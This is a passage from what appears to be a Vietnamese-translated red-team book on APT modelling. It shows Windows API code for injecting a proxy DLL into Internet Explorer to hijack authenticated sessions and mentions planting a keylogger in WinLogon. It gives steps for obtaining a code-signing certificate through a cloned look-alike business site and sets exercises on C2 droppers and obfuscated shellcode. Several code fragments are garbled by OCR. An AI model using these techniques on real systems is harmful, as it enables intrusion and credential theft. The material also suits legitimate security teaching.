Tiêm DLL là quá trình chèn mã vào một tiến trình (chương trình) (đang chạy) hiện có. Cách dễ nhất để thực hiện việc này là sử dụng hàm LoadLibraryA() trong kernel32.dll. Lệnh gọi này sẽ xử lý hầu như toàn bộ quy trình công việc ở chỗ nó sẽ chèn và thực thi DLL của chúng ta cho chúng ta. Vấn đề là hàm này sẽ đăng ký DLL của chúng ta với tiến trình mục tiêu, đây là một điều cấm kỵ lớn của phần mềm diệt vi-rút (đặc biệt là trong một tiến trình được giám sát tốt như Internet Explorer). Có những cách khác tốt hơn mà chúng ta có thể thực hiện việc này. Về cơ bản, nó được chia thành bốn bước:

1. Đính kèm vào tiến trình mục tiêu (trong trường hợp này là Internet Explorer).
2. Phân bổ bộ nhớ trong tiến trình mục tiêu.
3. Sao chép DLL vào bộ nhớ tiến trình đích và tính toán địa chỉ bộ nhớ thích hợp.
4. Hướng dẫn tiến trình mục tiêu thực thi DLL của bạn.

Mỗi bước trong số này đều được ghi chép đầy đủ trong API Windows.

Đính kèm vào một quy trình

```
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
                       PROCESS_QUERY_INFORMATION  |
```

Phân bổ bộ nhớ

```
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ,
FALSE,
procID );
```

Phân bổ bộ nhớ

```
GetFullPathName(TEXT("proxy.dll"),
    BUFSIZE,
    dllPath,
    NULL);
    hFile = CreateFileA( dllPath,
    GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL );
    dllFileLength = GetFileSize( hFile,
    NULL );
    remoteDllAddr = VirtualAllocEx( hProcess,
    NULL,
    dllFileLength,
    MEM_RESERVE|MEM_COMMIT,
    PAGE_EXECUTE_READWRITE );
```

Chèn DLL và Xác định Địa chỉ Bộ nhớ

```
    lpBuffer = HeapAlloc( GetProcessHeap(),
                          0,
                          dllFileLength);
    ReadFile( hFile,
              lpBuffer,
              dllFileLength,
              &dwBytesRead,
              NULL );
    WriteProcessMemory(  hProcess,
                         lpRemoteLibraryBuffer,
                         lpBuffer,
                         dllFileLength,
                         NULL );
    dwReflectiveLoaderOffset =
GetReflectiveLoaderOffset(lpWriteBuff);
```

Thực thi Mã Proxy DLL

```
    rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0,
lpStartExecAddr, lpExecParam, 0, NULL);
    WaitForSingleObject(rThread,  INFINITE);
```

Tôi đề xuất bạn nên làm quen với các lệnh gọi API này, vì hiểu cách di chuyển mã giữa các quy trình là một kỹ năng cốt lõi trong mô hình hóa APT và có nhiều lý do tại sao chúng ta có thể muốn làm điều này, bao gồm bỏ qua danh sách trắng quy trình, ví dụ, hoặc di chuyển một cuộc tấn công vào một kiến trúc khác hoặc thậm chí để nâng cao đặc quyền của chúng ta theo một cách nào đó. Ví dụ, nếu chúng ta muốn đánh cắp thông tin đăng nhập Windows, chúng ta sẽ đưa trình ghi phím của mình vào quy trình WinLogon. Chúng ta sẽ xem xét các cách tiếp cận tương tự trên các hệ thống dựa trên UNIX sau. Trong mọi trường hợp, có một số cuộc tấn công đang hoạt động hiện có để thực hiện tiêm quy trình nếu bạn không muốn tạo quy trình của riêng mình. Chức năng này được tích hợp liền mạch vào khuôn khổ Metasploit, ưu và nhược điểm của chúng ta sẽ được chúng ta xem xét trong các chương sau.

Giai đoạn 2: Tạo Proxy DLL dựa trên WinInet API

Bây giờ chúng ta đã biết những gì cần làm để đưa mã vào quy trình IE, vậy chúng ta sẽ đưa gì vào đó và tại sao?

Internet Explorer sử dụng WinInet API độc quyền để xử lý tất cả các tác vụ truyền thông của nó. Điều này không có gì đáng ngạc nhiên vì cả hai đều là công nghệ cốt lõi của Microsoft. Bất kỳ chương trình nào cũng có thể sử dụng WinInet API và nó có khả năng thực hiện các tác vụ như quản lý cookie và phiên, xác thực, v.v. Về cơ bản, nó có tất cả các chức năng bạn cần để triển khai trình duyệt web hoặc công nghệ liên quan như proxy HTTP. Vì WinInet quản lý xác thực một cách minh bạch trên cơ sở từng quy trình, nếu chúng ta có thể đưa máy chủ proxy của riêng mình vào IE của mục tiêu


xử lý và định tuyến lưu lượng truy cập web của chúng tôi thông qua nó, sau đó chúng tôi có thể kế thừa trạng thái phiên ứng dụng của họ. Điều này bao gồm cả những phiên được xác thực bằng xác thực hai yếu tố.

TRIỂN KHAI CHỨC NĂNG MÁY CHỦ PROXY

Xây dựng máy chủ proxy nằm ngoài phạm vi của công việc này; tuy nhiên, có các bên thứ ba bán thư viện proxy thương mại cho các nhà phát triển. Chúng được triển khai chỉ bằng WinInet API có thể được tích hợp theo nhu cầu của bạn.

Giai đoạn 3: Sử dụng Máy chủ Proxy được Tiêm

Giả sử các bước tiến hành diễn ra theo đúng kế hoạch, giờ đây chúng ta có một máy chủ proxy HTTP đang chạy trên máy mục tiêu của mình (chúng ta sẽ nói là cổng TCP 1234) và bị giới hạn ở giao diện Ethernet cục bộ. Vì cơ sở hạ tầng Command and Control của chúng ta chưa đủ tiên tiến để mở đường hầm từ xa khi đang chạy, chúng ta sẽ cần mã hóa cứng một đường hầm bổ sung vào tải trọng của mình. Hiện tại, đường hầm duy nhất trở lại máy trạm mục tiêu là để truy cập máy chủ SSH. Chúng ta cần thêm một đường hầm từ xa trỏ đến 1234 trên mục tiêu và tạo điểm cuối (chúng ta sẽ nói là cổng TCP 4321) trên máy chủ C2 của mình. Điều này sẽ trông giống nhưHình 1.12.



Hình 1.12: Cuộc tấn công hoàn tất với quyền truy cập đầy đủ vào hồ sơ y tế.

Tại thời điểm này, chúng tôi có thể thêm bệnh nhân mới và kê đơn bất cứ thứ gì họ muốn. Không cần ID khi lấy thuốc từ hiệu thuốc, vì ID được cho là phải xuất trình khi tạo tài khoản. Tất nhiên, đây chỉ là một ô đánh dấu đối với cơ sở dữ liệu. Tất cả những gì chúng tôi sẽ được hỏi khi đến lấy methadone là ngày sinh của mình.

> **"Không có đám mây, đó chỉ là máy tính của người khác."**
>
> ***—Không rõ***

Bản tóm tắt

Trong chương này, bạn đã học cách sử dụng VBA và VBS để thả một payload Command and Control. Với payload đó, bạn đã thấy cách có thể xâm nhập vào quy trình Internet Explorer và phá hoại xác thực hai yếu tố mà không cần tên người dùng, mật khẩu hoặc mã thông báo truy cập vật lý.

Điều quan trọng cần lưu ý là nhiều người nghĩ rằng các cuộc tấn công Macro là một loại tai họa của những năm 90 chỉ đơn giản là biến mất. Sự thật là chúng không bao giờ biến mất, nhưng trong một thời gian dài, chỉ có những cách dễ dàng hơn để đưa phần mềm độc hại vào máy tính của mục tiêu (ví dụ như Adobe Flash). Khi các cuộc tấn công như vậy ngày càng ít khả thi, Office Macro đã chứng kiến sự hồi sinh về mức độ phổ biến.

Những điều rút ra được từ chương này là gì? Đầu tiên, Macro—bạn đã bao nhiêu lần thấy một Macro mà bạn thực sự cần để thực hiện công việc của mình? Nếu ai đó có vẻ như họ đang cố gắng hết sức để khiến bạn nhấp vào nút bật đó, thì có lẽ là đáng ngờ. Dù sao thì cũng có lẽ là đáng ngờ. Địa chỉ email trả lời không phải là chỉ báo về danh tính của người gửi.

Xác thực hai yếu tố nâng cao tiêu chuẩn nhưng không bảo vệ khỏi kẻ tấn công quyết tâm; bất kể bản chất của yếu tố thứ hai (tức là thẻ thông minh hay tin nhắn SMS), kết quả vẫn giống như khi sử dụng xác thực một yếu tố đơn giản: một phiên HTTP không trạng thái được tạo ra có thể bị phá hoại thông qua hành vi trộm cookie hoặc tấn công man-in-the-browser. Phòng thủ sâu là điều cần thiết.

Mọi thứ cho đến nay đều được sắp đặt và đơn giản hóa để làm cho các khái niệm minh họa càng nhiều càng tốt. Tiến về phía trước, mọi thứ sẽ ngày càng phức tạp hơn khi chúng ta khám phá các cuộc tấn công và khả năng mới. Từ bây giờ, chúng ta sẽ tập trung vào khả năng tàng hình tối đa mà không thỏa hiệp—dấu hiệu của một APT thành công.

Trong chương tiếp theo, cơ sở hạ tầng C2 sẽ trở nên tiên tiến và thực tế hơn, và chúng ta sẽ xem xét cách các ứng dụng Java có thể trở thành phương tiện ẩn để dàn dựng các tải trọng.

Bài tập

Cần phải đề cập đến nhiều nội dung trong chương này bằng các công nghệ mà bạn có thể chưa quen. Tôi đề xuất bạn nên thực hiện các bài tập sau để tự tin hơn với các khái niệm, mặc dù việc này không phải là điều kiện tiên quyết để chuyển sang chương tiếp theo.

1. Triển khai cơ sở hạ tầng C2 như được mô tả trong chương này bằng cách sử dụng C vàthư việnNgoài ra, hãy sử dụng bất kỳ ngôn ngữ lập trình và thư viện nào mà bạn quen thuộc.
2. Triển khai C2 dropper trong VBS để tải xuống payload tùy chỉnh dưới dạng shellcode thay vì .exe và đưa trực tiếp vào bộ nhớ. Sử dụng lệnh gọi API từ tập lệnh VBA ban đầu.
3. Giả sử payload của bạn phải được triển khai dưới dạng shellcode trong một tập lệnh VBA, bạn sẽ làm tối nghĩa nó, đưa nó vào bộ nhớ từng byte một và thực thi nó như thế nào? Sử dụng VirusTotal và các tài nguyên khác để xem các công cụ AV phản ứng với các kỹ thuật này như thế nào.

Chương 2 Đánh cắp nghiên cứu

Chương này tiếp tục xây dựng trên các khái niệm cốt lõi đã được nghiên cứu trongChương 1"Giao hàng và chỉ huy, kiểm soát." Khi làm như vậy, nó đưa ra một môi trường rất khác và một khái niệm mục tiêu rất khác.

Các trường đại học từ lâu đã được coi là mục tiêu "mềm" cho những kẻ tấn công và điều đó hoàn toàn đúng. Rất ít trường cao đẳng có ngân sách để phát triển và duy trì một chiến lược bảo mật thống nhất. Việc tạo ra một môi trường học thuật hợp tác theo một nghĩa nào đó là điều tối kỵ đối với việc triển khai bảo mật thông tin ở mọi cấp độ. Các trường cao đẳng có thể có mạng lưới rộng lớn bao gồm nhiều hệ điều hành và công nghệ khác nhau. Thường không có cơ quan trung ương hiệu quả nào về bảo mật và cơ sở hạ tầng tổng thể sẽ phát triển qua nhiều năm với sự phụ thuộc đáng kể vào các hệ thống cũ. Sự thật đau đớn là đến một lúc nào đó, bạn sẽ trở nên quá lớn để tồn tại.

TẠI SAO PHẢI HỌC KHI BẠN CÓ THỂ ĐÁNH CẮP BẰNG CẤP?

Có những lý do khác khiến các môi trường giáo dục hàng đầu có thể bị nhắm mục tiêu. Vài năm trước, tôi là điều tra viên pháp y chính thực hiện một cuộc diễn tập ứng phó sự cố tại một trong những trường đại học danh giá nhất thế giới. Cơ sở giáo dục tin rằng (đúng) hệ thống hồ sơ sinh viên của họ đã bị xâm phạm. Sự xâm phạm dẫn đến việc các tập lệnh của một sinh viên tốt nghiệp bị thay đổi để phản ánh thông tin chi tiết về kẻ tấn công, tên, ngày sinh, v.v. Tuy nhiên, số sinh viên không bị thay đổi vì điều này sẽ phá vỡ quá trình lập chỉ mục của cơ sở dữ liệu. Sau đó, kẻ tấn công đã liên hệ với trường đại học và yêu cầu một bản sao bằng cấp "của mình", Cử nhân Khoa học Sinh học, nói rằng bản gốc đã bị mất trong một vụ hỏa hoạn. Những điều này xảy ra, anh ta đã trả phí thay thế và nhận được một bản sao bằng cấp mang tên mình. Cần một loại can đảm đặc biệt để thực hiện một điều như vậy và anh ta gần như đã thoát tội. Do hoàn toàn xui xẻo, anh ta đã sử dụng "bằng cấp" của mình để nộp đơn xin học khóa sau đại học về sinh học biển (rõ ràng là niềm đam mê của anh ta) tại một trường đại học khác, nhưng thật không may cho anh ta, chính nạn nhân của anh ta đã nộp đơn vào đó vào năm trước. Người ta đã yêu cầu bảng điểm (trong đó có số lượng sinh viên, cùng với những thứ khác) và mọi thứ không khớp. Lúc đầu, chính nạn nhân bị buộc tội gian lận, nhưng hóa ra, có nhiều hồ sơ về bạn tại trường đại học hơn là chỉ thành tích học tập của bạn—ví dụ như nhà ở và tài chính.

Ngoài ra, còn có một sự thật đơn giản là không có sinh viên hoặc giảng viên nào khác từng

đã nghe nói về anh chàng đó. Không có gì ngạc nhiên khi sự lừa dối này không đứng vững trước sự phân tích cẩn thận. Điều cũng không có gì ngạ c

Đây không phải là nhiệm vụ kỳ lạ nhất mà tôi từng làm, nhưng nó nằm trong số đó.

Tóm tắt bối cảnh và sứ mệnh

Một trường đại học lớn và uy tín tại Anh đã được Bộ Nội vụ cấp giấy phép tiến hành nghiên cứu về sự tưới máu não người thay mặt cho Quân đội Anh. Đây là một lĩnh vực nghiên cứu gây tranh cãi vì mục tiêu của nó là duy trì sự sống và hoạt động của não người bên ngoài cơ thể. Nếu bạn là thành viên của lực lượng vũ trang và tự hỏi họ lấy não sống từ đâu, tôi khuyên bạn nên đọc kỹ hợp đồng của mình. Bản thân nghiên cứu không được phân loại về mặt kỹ thuật—giấy phép của Bộ Nội vụ là vấn đề hồ sơ công khai—nhưng bảo mật dữ liệu là một tính năng tối quan trọng của dự án không phải vì gây tranh cãi mà vì thông tin đó sẽ được coi là hữu ích ngang nhau đối với một quốc gia thù địch. Một cuộc thử nghiệm thâm nhập đã được tiến hành và nó đã nằm trên bàn làm việc của tôi. Khung thời gian cho cuộc tấn công là hai tuần và phạm vi được mở rộng nhất có thể về mặt pháp lý. Bản thân hiệu trưởng của trường đại học đã tham dự cuộc họp xác định phạm vi cũng như một nhóm sĩ quan quân đội.

Phạm vi IP bên ngoài của trường đại học là /16 với hàng ngàn địa chỉ được sử dụng và hàng trăm ứng dụng web. May mắn thay, đây không phải là trọng tâm của bài tập. Các bên quan tâm muốn biết, tất cả mọi thứ đều bình đẳng, mạng lõi có thể bị kẻ tấn công truy cập nhanh như thế nào và có thể đạt được đòn bẩy nào nữa liên quan đến việc truy cập các hệ thống trong bộ phận nghiên cứu y khoa. Bất kỳ ai có quyền truy cập vào tài sản của trường đại học (ngoài sinh viên) đều có thể được coi là mục tiêu hợp pháp—điều này đã được chính hiệu trưởng ký.

Với khung thời gian ngắn, tôi quyết định thực hiện một chiến dịch "đập và cướp" quy mô lớn. Nghĩa là, nhắm vào nhiều người dùng cùng một lúc và hy vọng đủ bùn sẽ bám vào tường khi tấn công họ. Xác định các mục tiêu có khả năng phù hợp sẽ có nghĩa là tạo (ít nhất) một danh sách tên, phòng ban và địa chỉ email.

Tiêu chí cho một mục tiêu tiềm năng sẽ là:

- Một thành viên của khoa được cho là có đặc quyền cao hơn đối với một số cơ sở dữ liệu nội bộ.
- Một học giả trong lĩnh vực không liên quan gì đến máy tính—lựa chọn cuối cùng là nhân chủng học, khảo cổ học và khoa học xã hội. Những mục tiêu này sẽ cho phép chúng tôi thử truy cập từ bên ngoài môi trường nghiên cứu y khoa.

- Các thành viên trong nhóm nghiên cứu y khoa.

SỬ DỤNG CÁC KHUNG HIỆN CÓ ĐỂ LÀM NHIỀU VIỆC NẶNG

Nếu bạn đang xây dựng một danh sách mục tiêu lớn, bạn có thể cân nhắc viết một tập lệnh trích xuất dữ liệu web để thực hiện công việc nặng nhọc. Tôi thực sự khuyên bạn nên sử dụng khung Selenium, bạ n có thể tìm thấ y http://www.seleniumhq.org/

Đây là một bộ công cụ miễn phí tuyệt vời để thử nghiệm ứng dụng web, có thể xuất các tác vụ theo kịch bản sang bất kỳ ngôn ngữ nào, từ Python đến mã C# để cho phép tự động hóa chi tiết.

Đối với cuộc tấn công này, chỉ với vài trăm địa chỉ email để biên soạn, chúng ta sẽ đi theo con đường thủ công và tìm hiểu một chút về các mục tiêu. Tiến hành với một vectơ tấn công email, bây giờ bạn phải quyết định cách bạn sẽ xâm nhập ban đầu vào mạng mục tiêu. Một macro VBA, theo chương đầu tiên, sẽ hơi vụng về đối với một cuộc tấn công quy mô lớn hơn như thế này và cũng yêu cầu phải cài đặt Microsoft Office. Trong môi trường học thuật, có khả năng người dùng sẽ có một bộ công cụ khác biệt hơn nhiều cũng như phụ thuộc vào các hệ điều hành khác ngoài Microsoft Windows. Điều này đặt ra một thách thức thú vị—làm thế nào bạn có thể triển khai một tải trọng dàn dựng sẽ chạy trong bất kỳ môi trường nào và, dựa trên những gì nó phát hiện ra, tải xuống và cài đặt cơ sở hạ tầng lệnh và kiểm soát phù hợp? Câu trả lời là sử dụng Java.

Phân phối tải trọng Phần 2: Sử dụng Java Applet để phân phối tải trọng

Có một số khai thác và tấn công Java đang lan truyền ngoài tự nhiên. Hãy quên chúng đi. Bạn muốn tự mã hóa các công cụ của mình từ đầu sao cho trông hợp pháp nhất có thể và có thể vượt qua mọi phân tích lưu lượng phát hiện phần mềm độc hại và phát hiện xâm nhập dựa trên máy chủ.

Luồng tấn công như sau:

- Phát triển một ứng dụng Java và triển khai nó trong một môi trường web thuyết phục. Sẽ nói thêm về điều đó sau.
- Triển khai một cuộc tấn công kỹ thuật xã hội vào những người dùng đã được xác định trước đó để khuyến khích họ truy cập vào trang web này.
- Khi thực thi, applet phải xác định xem nó đang ở trong môi trường Windows, OSX hay Linux và tải xuống tác nhân C2 phù hợp. Điều này

rõ ràng sẽ liên quan đến việc mã hóa lại một số mã C2, nhưng mã này được viết bằng ngôn ngữ C nên việc này chỉ ở mức tối thiểu.

Java không phải là một ngôn ngữ khó học, vì vậy đừng lo lắng nếu bạn không quen với nó. Tôi bao gồm mọi thứ bạn cần, bao gồm cả mã, để giúp bạn bắt đầu

Ký mã Java để giải trí và kiếm lợi nhuận

Trước khi đi sâu hơn, cần đề cập rằng kể từ Java 8 Update 20, không có ứng dụng Java nào chạy được trừ khi mã được ký bởi một cơ quan có thẩm quyền được công nhận. Ký mã là một điều có lẽ nghe có vẻ là một ý tưởng hay vào những năm 90 khi quá trình xin chứng chỉ ký khó khăn hơn nhiều—bạn cần một số Dunn and Bradstreet, một công ty hợp nhất và một địa chỉ gửi thư đã xác minh. Ngày nay, kinh doanh ký mã là một doanh nghiệp lớn. Nó rất cạnh tranh và họ muốn nghề của bạn nên họ vẫn sẽ xác minh một chút rằng bạn là người mà bạn nói, nhưng đó sẽ là mức tối thiểu. Bạn có thể dễ dàng lấy được chứng chỉ với một chút kỹ thuật xã hội. Một nhà bán lẻ lớn về chứng chỉ ký mã nêu rõ như sau trên trang web của họ:

1. Phải xác minh sự tồn tại hợp pháp của tổ chức hoặc cá nhân được nêu tên trong trường Tổ chức của chứng chỉ ký mã.
2. Email mà chứng chỉ ký mã sẽ được gửi đến phải làai đó@domain.com, Ở đâutên miền.comthuộc sở hữu của tổ chức được nêu tên trong chứng chỉ ký mã.
3. Cần phải gọi lại đến số điện thoại đã xác minh của tổ chức hoặc cá nhân có tên trong chứng chỉ ký mã để xác minh rằng người đặt hàng là đại diện được ủy quyền của tổ chức.

Có thể sử dụng quy trình này để dễ dàng lấy được chứng chỉ ký mã:

- Đăng ký tên miền tương tự như một doanh nghiệp hiện có. Xem xét tổ chức mục tiêu của bạn—điều gì có thể liên quan?
- Sao chép và lưu trữ trang web đó bằng lệnh sau:

```
wget -U "Mozilla/5.0 (X11; U; Linux; en-US; rv:1.9.1.16) Gecko/20110929 Firefox/3.5.16" --
recursive --level=1 --no-clobber
--page-Requires --html-extension --convert-links --no-parent -- wait=3 --random-
waithttp://www.example.com/docs/interesting-part/
--tên miền=www.example.com
```

- Thay đổi tất cả thông tin liên lạc qua điện thoại trong trang web đã sao chép để trỏ đến bạn.
- Hãy xem xét một công ty nằm ngoài khu vực kinh doanh thông thường của người ký mã để ngăn cản việc tra cứu của phòng thương mại (trên thực tế, điều này hiếm khi xảy ra)

đã thực hiện).

- Tôi đã có thể có được chứng chỉ ký mã chỉ với một địa chỉ email nghe có vẻ hợp lý và một chiếc điện thoại di động. Hãy nhớ rằng, bạn là khách hàng và họ muốn tiền của bạn.

Tất nhiên, vì bạn đang thực hiện mô hình APT một cách hợp pháp, bạn có thể sử dụng pháp nhân của riêng mình. Tùy thuộc vào bạn.

Theo một nghĩa nào đó, việc thực thi ký mã là điều tốt nhất có thể xảy ra đối với tác giả phần mềm độc hại Java, vì nó thực thi một mô hình bảo mật hoàn toàn không thực tế khiến người dùng có cảm giác an toàn giả tạo. Ký mã về cơ bản hoạt động như thế này—bạn, người dùng, đang tin tưởng một bên thứ ba mà bạn chưa từng gặp (tác giả mã) vì một bên thứ ba khác mà bạn chưa từng gặp (người ký mã) đã nói rằng mã (mà họ chưa từng thấy) an toàn để chạy.

Phải.


Tất nhiên, mục đích ban đầu là đảm bảo rằng mọi mã đều có thể theo dõi được nhưng đó là điều đã thực sự bị lãng quên.

Kỹ thuật cơ bản mà chúng tôi minh họa ở đây là kỹ thuật được các nhóm xâm nhập mạng NSA/GCHQ hay còn gọi là Tailored Access Operations ưa chuộng và có lý do: nó dễ thực hiện và hiệu quả. Bạn không cần danh mục khai thác zero-day để truy cập vào các môi trường an toàn khi mọi người đang chạy Java, được triển khai gần như phổ biến.

Với tất cả những điều đó trong đầu, chúng ta hãy bắt đầu với một số mã hóa Java. Trước hết, hãy tải xuống Java SE JDK (không phải JRE) từ trang web Oracle. Vì những lý do mà tôi không hiểu, trình cài đặt Java không bao giờ thiết lập đúng biến đường dẫn, vì vậy bạn sẽ cần tự mình thực hiện (sửa đổi điều này cho phiên bản):

```
đặt đường dẫn=%path%;C:\Program Files\Java\jdk1.8.0_73\bin
```

Bạn không muốn phải tiếp tục ký mọi bản dựng mã thử nghiệm của mình; điều đó sẽ nhanh chóng trở nên nhàm chán. Bạn sẽ cần thực hiện các bước sau để thiết lập môi trường phát triển của mình. Thêm máy cục bộ của bạn làm ngoại lệ cho quy tắc ký mã, như được hiển thị trongHình 2.1.



Hình 2.1: Cho phép tất cả mã Java cục bộ chạy trong trình duyệt.

Mã Java bắt đầu bằng các tệp văn bản thuần túy có phần mở rộng .java sau đó được biên dịch thành các tệp .class. Các tệp class không thể được ký nên chúng cần được đóng gói vào các tệp lưu trữ .jar cho mục đích của bạn. Sau đây là một ví dụ minh họa đơn giản về HelloWorld:

```
public class HelloWorld
{
  public static void main(String[] args)
  {
    System.out.println("Hello,  World!");
  }
}
```

Lưu cái này dưới dạngXin chào thế giới.javavà biên dịch nó như thế này:

```
javac HelloWorld.java
```

Điều này sẽ tạo raXin chào thế giới.lớp, được chạy như thế này:

```
Hello, World!
```

Lệnh này chạy trình thông dịch Java. Bạn sẽ thấy kết quả đầu ra của chương trình:

```
Hello, World!
```

Tất cả đều tốt và ổn, nhưng bạn muốn mã của mình chạy bên trong trình duyệt web. Sau đó, mã cần phải hơi khác một chút để kế thừa một số chức năng nhất định mà nó cần để chạy như một applet:


```
import java.applet.Applet;
```

```
import java.awt.Graphics;

public class HelloWorld extends Applet {
    public void paint(Graphics g) {
        g.drawString("Hello world!", 50, 25);
    }
}
```

Tạo một tệp HTML nhỏ trong cùng thư mục với mã sau:

```
<HTML>
<HEAD>
<TITLE> A Simple Program </TITLE>
</HEAD>
<BODY>

Here is the output of my program:

<APPLET CODE="HelloWorld.class" WIDTH=150 HEIGHT=25>
</APPLET>
</BODY>
</HTML>
```

Lưu tệp này dưới dạng test.html và tải nó vào trình duyệt của bạn, như được hiển thị trong Hình2.2.



Hình 2.2: Ứng dụng Java chạy trên trình duyệt.

Như đã nêu trước đó, tại một thời điểm nào đó, bạn sẽ cần phải đóng gói tệp .class vào một tệp .jar để có thể ký mã. Điều đó dễ dàng thực hiện được và bạn cũng cần phải sửa đổi một chút mã HTML của mình:

```
jar cf helloworld.jar HelloWorld.class
```

and

```
<HTML>
<HEAD>
<TITLE> A Simple Program </TITLE>
</HEAD>
<BODY>

Here is the output of my program:
<applet code=HelloWorld.class
        archive="helloworld.jar"
        width=120 height=120>
</applet>
```

```
</BODY>
</HTML>
```

Sự đơn giản.

Viết Java Applet Stager

